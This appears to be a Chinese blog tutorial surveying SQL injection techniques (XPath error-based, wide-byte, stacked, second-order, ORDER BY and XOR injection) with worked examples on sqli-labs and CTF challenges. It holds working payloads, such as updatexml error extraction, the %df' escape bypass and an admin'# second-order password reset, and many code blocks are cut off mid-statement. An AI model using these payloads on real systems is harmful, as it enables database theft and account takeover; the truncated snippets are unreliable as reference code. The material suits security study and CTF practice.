sql 数据库前两列值乘_SQL注入原理和方法汇总

weixin_39850143 于 2020-10-22 00:56:24 发布 13 收藏
文章标签： sql 数据库前两列值乘 修改jar 注入 出生日期范围的Sql语句 注册框sql注入

本文首发于先知社区

前言：

SQL注入是web安全中最常见的攻击方式，SQL注入有很多方法，但如果只知道payload，不知道原理，感觉也很难掌握，这次就总结一下我所遇到的SQL注入方法，原理分析+题目实战。

0x00 Xpath报错注入

涉及函数

updatexml():对xml进行查询和修改

extractvalue():对xml进行查询和修改

报错语句构造

```
select extractvalue(
```

```
select extractvalue(
```

```
select updatexml(
```

```
select updatexml(
```

原理分析

extractvalue(xml_str , Xpath) 函数,按照Xpath语法从XML格式的字符串中提取一个值，如果函数中任意一个参数为NULL,返回值都是NULL。

其实就是对XML文档进行查询的函数，相当于HTML文件中用

等标签查找元素一样，第一个参数传入目标`xml`文档，第二个参数使用`Xpath`路径法表示的查找路径


举个简单例子：

```
select extractvalue(
```

寻找前一段`xml`文档内容中的`a`节点下的`c`节点

```
--------------------------------------------------------+
```


正常情况下的使用便是这样，但如果我们构造了不合法的Xpath ，MySQL便会出现语法错误，从而显示出XPath的内容。



在这里插入图片描述


发现报错时少了一部分，没有前面的root，产生这样的问题是**因为Xpath语法只有遇到特殊字符时才会报错**

那我们直接在需要连接的字符前添加特殊字符即可爆出我们想要的结果



在这里插入图片描述

但是也要注意，报错的长度是有一定限制的，不要构造过长的payload，否则后面的字符串会被截断




在这里插入图片描述

updatexml()函数 与extractvalue()类似 ，是更新xml文档的函数

updatexml()函数有三个参数，分别是(XML_document, XPath_string, new_value)

> 第一个参数：XML_document是String格式，为XML文档对象的名称
>
> 第二个参数：XPath_string (Xpath格式的字符串)
>
> 第三个参数：new_value，String格式，替换查找到的符合条件的数据

原理相同，都是遇到特殊字符爆出错误




在这里插入图片描述

题目实战

sqli-labs17关，涉及到xpath报错注入

uname尝试发现没有任何变化，尝试下passwd，发现单引号报错，且有报错信息，可以使用xpath报错注入尝试下爆出数据库

```
1'
```



在这里插入图片描述

既然xpath报错注入可以,那就来一一爆出表、字段、值即可

payload:

```
1'
```

在这里插入图片描述

下面就基本上将payload改下即可，但到爆值时会出一个问题

payload:

```
' or updatexml(1,concat(0x7e,(select username from users),0x7e),1)#&submit=Submit
```


在这里插入图片描述

出现这个错误的，是因为不能先select出同一表中的某些值，再update这个表

百度查找解决方法，发现需要再在外面加一层select即可解决

最终payload:

```
' or updatexml(1,concat(0x7e,(select username from (select username
from users)c limit 0,1),0x7e),1)#&submit=Submit
```



在这里插入图片描述

0x01 宽字节注入

涉及函数

addslashes() 函数返回在预定义字符之前添加反斜杠的字符串

mysql_real_escape_string() 函数转义 SQL 语句中使用的字符串中的特殊字符

mysql_escape_string() – 转义一个字符串

原理分析

先了解一下什么是窄、宽字节已经常见宽字节编码：

```
一、当某字符的大小为一个字节时，称其字符为窄字节.

二、当某字符的大小为两个字节时，称其字符为宽字节.

三、所有英文默认占一个字节，汉字占两个字节

四、常见的宽字节编码：GB2312,GBK,GB18030,BIG5,Shift_JIS等
```

为什么会产生宽字节注入，其中就涉及到编码格式的问题了，宽字节注入主要是源于程序员设置数据库编码与PHP编码设置为不同的两个编码格式从而导致产生宽字节注入

问题就出现在使用PHP连接MySQL的时候，当设置

```
set character_set_client = gbk”
```

时会导致一个编码转换的问题

如果数据库使用的的是GBK编码而PHP编码为UTF8就可能出现注入问题，原因是程序员为了防止SQL注入，就会调用我们上面所介绍的几种函数，将单引号或双引号进行转义操作，转义无非便是在单或双引号前加上斜杠(\)进行转义 ，但这样并非安全，因为数据库使用的是宽字节编码，两个连在一起的字符会被当做是一个汉字，而在PHP使用的UTF8编码则认为是两个独立的字符，如果我们在单或双引号前添加一个字符，使其和斜杠(\)组合被当作一个汉字，从而保留单或双引号，使其发挥应用的作用。但添加的字符的Ascii要大于128，两个字符才能组合成汉字 ，因为前一个ascii码要大于128，才到汉字的范围 ，这一点需要注意。

题目实战

大段的文字可能枯燥无味，下面实战来体验一下：

```
//chinalover.sinaapp.com/SQL-GBK/index.php?id=1'
```

返回结果为

```
'1\''
```

发现被转义了，使用最经典的%df

```
1%df'
```

返回结果为：

```
'1運'
```


%df和后面的\变成了一个汉字“运” ,所以单引号就可以不被转义，从而发挥闭合作用

爆出数据库，下面就很简单了，相当于知道了闭合符号，常用的payload更改一下即可

在这里插入图片描述

SQL-labs32和33关也涉及到了宽字节注入，输入


```
//127.0.0.1/sqli-labs-master/Less-32/?id=1'
```



在这里插入图片描述

发现也是被转义了，那可以试一下宽字节注入

```
//127.0.0.1/sqli-labs-master/Less-32/?id=1%df%27
```



在这里插入图片描述

出现报错语句，说明单引号已经起作用了，后面的就常规payload即可

0x02 堆叠注入

涉及字符

分号(;)，在SQL语句中用来表示一条sql语句的结束

原理分析

堆叠注入可以执行任意的语句 ，多条sql 语句一起执行。在MYSQL命令框中，常以;作为结束符，那我们便可以在一句SQL语句结束后再紧跟一句SQL语句 。

例如：

```
show
```


但堆叠注入是有局限性的，并不是每个环境都可以用到的：

```
一、可能受到API或者数据库引擎不支持的限制

二、权限不足
```

所以一般这种方法的注入只会出现在CTF题中，但正因为这种方法感觉简单，很多人都会忽略掉，强网杯的web题随便注便用到了这种方法，当时真的懵的一批。

题目实战



在这里插入图片描述

发现是回显注入，在测试过程中，发现

在这里插入图片描述

很多重要的关键字都被过滤了，发现可以使用堆叠注入，那就来尝试一波

在此之前那，已经测试出'为闭合符号，那就来查询数据库、数据表

查数据库

```
1
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


在这里插入图片描述

查询数据表

```
1
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


在这里插入图片描述

再分别查询1919810931114514表和words表

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


在这里插入图片描述

查询words表时，发现有id列，我们随便输入数字时，会回显出对应内容，所以回显内容肯定是从word这张表中回显的

再查询1919810931114514表

```
1
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


在这里插入图片描述

但是到这里就会出现问题，虽然我们已经得到了flag了，但是select被过滤了，而show命令又不能查看值。这就比较头疼了，不过如果仔细观察的话，一开始过滤的并没有alert 和 rename，我们已经知道了words是用来回显内容的，能不能我们把1919810931114514这个表更改名字为words,并增加相应的字段，使之回显原1919810931114514这个表的内容那，当然是可以的，这种思路。。。大师傅tql

payload:

```
1
```

用1' or '1'='1访问一下，便可以发现flag

通过这道题的训练，便可以对堆叠注入有很深的印象了

0x03 二次注入

涉及函数

addslashes() 函数返回在预定义字符之前添加反斜杠的字符串


mysql_real_escape_string() 函数转义 SQL 语句中使用的字符串中的特殊字符

mysql_escape_string() – 转义一个字符串

二次注入原理

看到涉及到的函数是不是感觉很熟悉，这是因为大多数网站都会对用户输入的语句进行对特殊符号的过滤，例如：恶意用户构造的插入语句为1',经过这些函数的处理则变为1\',这样便可以防止用户向服务器插入数据时引发的一些恶意操作，但这只是中途过滤了一下，最终返回到数据库里面的数据还是1',如果管理者对取出的数据没有进行进一步的检验处理，服务器从数据库取出恶意数据，未经过滤就直接拼接SQL语句进行查询，就会发生了SQL二次注入。

注意：二次注入不是注入两次的意思，二次注入相当于存储型的注入，可以看下面的图，介绍的也很直观。



在这里插入图片描述

总结起来 二次注入其实是分为两个步骤：

插入恶意数据

引用恶意数据

原理既是如此，但不实战是无法掌握的，下面就来实战练习二次注入。

题目实战

SQL-labs24关便涉及到二次注入

先来看一下登陆时的源码

```
$username = mysql_real_escape_string($_POST["login_user"]);
$password = mysql_real_escape_string($_POST["login_password"]);
$sql = "SELECT * FROM users WHERE username='$username' and password='$password'";
//$sql = "SELECT COUNT(*) FROM users WHERE username='$username' and password='$password'";
$res = mysql_query($sql) or die('You tried to be real smart, ');
$row = mysql_fetch_row($res);
```


在这里插入图片描述

过滤函数将特殊符号给过滤掉了，所以直接注入是没戏的

再来查看一下用户注册的源码

```
//$username= $_POST['username'];
$username= mysql_escape_string($_POST['username']);
$pass= mysql_escape_string($_POST['password']);
$re_pass= mysql_escape_string($_POST['re_password']);

echo "<font size='3' color='#FFFF00'>";
$sql = "select count(*) from users where username='$username'";
$res = mysql_query($sql) or die('You tried to be smart, ');
$row = mysql_fetch_row($res);
```


在这里插入图片描述

同样过滤特殊字符，从注册进行注入也是不可能了

最后看一下修改密码的源码

```
$username= $_SESSION["username"];
$curr_pass= mysql_real_escape_string($_POST['current_password']);
$pass= mysql_real_escape_string($_POST['password']);
$re_pass= mysql_real_escape_string($_POST['re_password']);

if($pass==$re_pass)
{
    $sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass' ";
    $res = mysql_query($sql) or die('You tried to be smart, Try harder!!!! :( ');
    $row = mysql_affected_rows();
    echo '<font size="3" color="#FFFF00">';
    echo '<center>';
```


在这里插入图片描述

同样如此，那就只能利用二次注入，先将恶意语句注入进数据库中，再调用

我们先注册一个用户admin'#,密码设置为123，注册好之后查看一下数据库

```
14  admin4      admin4
15  admin'#     123
```


在这里插入图片描述

注册成功，这时其实我们就可以修改管理员admin，为什么那，来看下修改密码的sql语句

```
$sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass' ";
```


在这里插入图片描述

我们用户名为admin'#，调用该用户时，SQL语句则变为了

```
<?
$sql="UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass' ";
调入当前用户，因为源码中并未对调出的数据做检测
$sql="UPDATE users SET PASSWORD='$pass' where username='admin'#'' and password='$curr_pass' ";
最后执行的语句
$sql="UPDATE users SET PASSWORD='$pass' where username='admin'
php?>
```


在这里插入图片描述

我们将admin密码更改为123456,测试一下



在这里插入图片描述

更改成功，这便是二次注入的简单利用

0x04 Order By注入

涉及函数

if()函数
updatexml()函数
extractvalue()函数
regexp()函数
rand()函数

原理分析

当用户提供的数据通过MySQL的“Order By”语句中的值进行传递时，如果可控制的位置在order by子句后，如order参数可控：select * from xxxxx order by $_GET['order']可能就会引发order by注入

利用大师傅的环境简单复现一下，源码分析：

```
phperror_reporting(0);
```

if(语句1、语句2、语句3)如果语句1为真，则执行语句2，否则则执行语句3

```
1=
```

[{"id":"1","name":"apple","price":"10"},{"id":"2","name":"banana","price":"15"},{"id":"3","name":"peach","price":"20"}]

在这里插入图片描述

简单介绍下SQL语句中case 的两种格式


```
--简单Case函数
case 列名
when   条件值1   then  选项1
when   条件值2   then  选项2
else   默认值    end

--Case搜索函数
case
when  列名=条件值1   then  选项1
when  列名=条件值2   then  选项2
else  默认值 end
```

两种方式，可以实现相同的功能。简单Case函数的写法相对比较简洁，但是和Case搜索函数相比，功能方面会有些限制，比如写下面的判断式

```
1=
```

如果想利用构造的语句的话，直接将后面的选项更改成自己构造的语句即可



在这里插入图片描述

IFNULL() 函数用于判断第一个表达式是否为 NULL，如果为 NULL 则返回第二个参数的值，如果不为 NULL 则返回第一个参数的值，所以也可以通过IFNULL来排序，甚至构造恶意语句

```
/?order=IFNULL(NULL,price) 通过price字段排序
/?order=IFNULL(NULL,name) 通过name字段排序
```

返回多条记录

```
1=
```

在这里插入图片描述

利用报错

```
select+
```

利用if语句，也可以在参数order后构造时间盲注，同样也是这里虽然是简单的排序，但如果将语句更改为猜解数据库的语句也是可以的
如：


```
if(条件
```

利用order by注入不可能直接爆出数据，只能通过猜解来获得数据，猜解数据时只能一位一位的猜，所以可以利用substr截取函数以及left、right函数将每个字符分割出来，进行猜解，如果遇到Order by注入，最好用脚本，手注得累死

Order by注入就是通过这些函数，开发者本意是希望方便用户进行排序观察等，但如果不对其做出任何限制，就会被恶意利用，利用函数的功能去执行一些SQL注入语句，从而泄露信息。

题目实战

使用SQL-labs46关做测试




在这里插入图片描述

利用sort可以进行信息查询，可以通过asc 和desc查看返回数据是否相同来简单判断是否存在order by注入,因为如果语句中不写order by，默认是按照表结构中定义的“主键”(Primary Key) 进行升序(ASC)排列，如果通过asc 和desc查看返回数据相同则不存在order by注入，反之则存在。

上面原理介绍也说过，order by注入依靠那些函数，所以我们可以构造任意的语句

如：**报错语句**

```
1 and(updatexml(
```



在这里插入图片描述

下面的更改报错语句中的payload就可爆出其他内容

时间盲注

```
if(
```

在这里插入图片描述

我们将前面的判断条件更改即可来猜解数据，例如：

```
if(ascii(substr((
```

这里我估计设置ascll大一点来测试是否可行，除此之外还可以利用rand函数

```
select database()),1,1))>127)
?sort=rand(ascii(substr((
```

发现回显内容是不同的，那如何判断是对是错，如何写出脚本

在这里插入图片描述

发现ascll>127时最后显示的admin1,而ascll>1时为superman

在这里插入图片描述

经过多次测试superman_代表正确admin1_代表错误即可写出盲注脚本，来猜解数据库、表等信息

总结：这次就先总结到这里，SQL注入还有很多姿势，如异或注入等，

0x05 异或注入


涉及符号

MySQL中，异或用^或xor表示

原理分析

异或注入原理较为简单一些，运算法则就是：两个条件相同(同真或同假)即为假(0)，两个条件不同即为真(1)，null与任何条件做异或运算都为null

简单在mysql命令行演示一下：



在这里插入图片描述

用异或方法可以判断一些字符是否被过滤，如：

在这里插入图片描述

CTF题中如果想判断那些函数被过滤，便可以通过异或查询

```
符号^(str)^符号 -符号具体要结合题，str是由我们定义的命令
```

题目实战

在这里插入图片描述

当id=5时，显示出来这段提示，那就来SQL注入输入id=1'时报错

在这里插入图片描述

当输入id=1'%23时不报错，输入id=1' and 1=1%23又报错，看来是过滤了and或者空格，经测试发现是过滤了and，那肯定还有被过滤的字符，可以使用异或查询来判断出那个字符被过滤掉

```
1
```

这里可能会有点绕，故意设置成长度不等于0，假如length('union')!=0成立(真)，则说明union未被过滤，则页面将会回显错误(因为同真即为假)，如果length('union')!=0不成立(假)，说明union确实已经被过滤掉了，则页面回显正常

在这里插入图片描述

页面回显正常，说明length('union')==0，故union被过滤掉了，同样的方法检测

```
select,union,and,or
```

等字符被过滤掉

下面通过双写绕过即可得出表名等，这里重点在于介绍异或查询这种方法，所以下面就不深究了。

异或注入也是同样的原理，更改相应的payload即可

总结

注入的方法真的很多，除此之外还有利用MySQL的SQL预处理进行注入等等，要学的内容还有很多，继续加油！

沙漏安全团队

奋发努力

拼搏向上

■ 扫码关注我们哦

沙

漏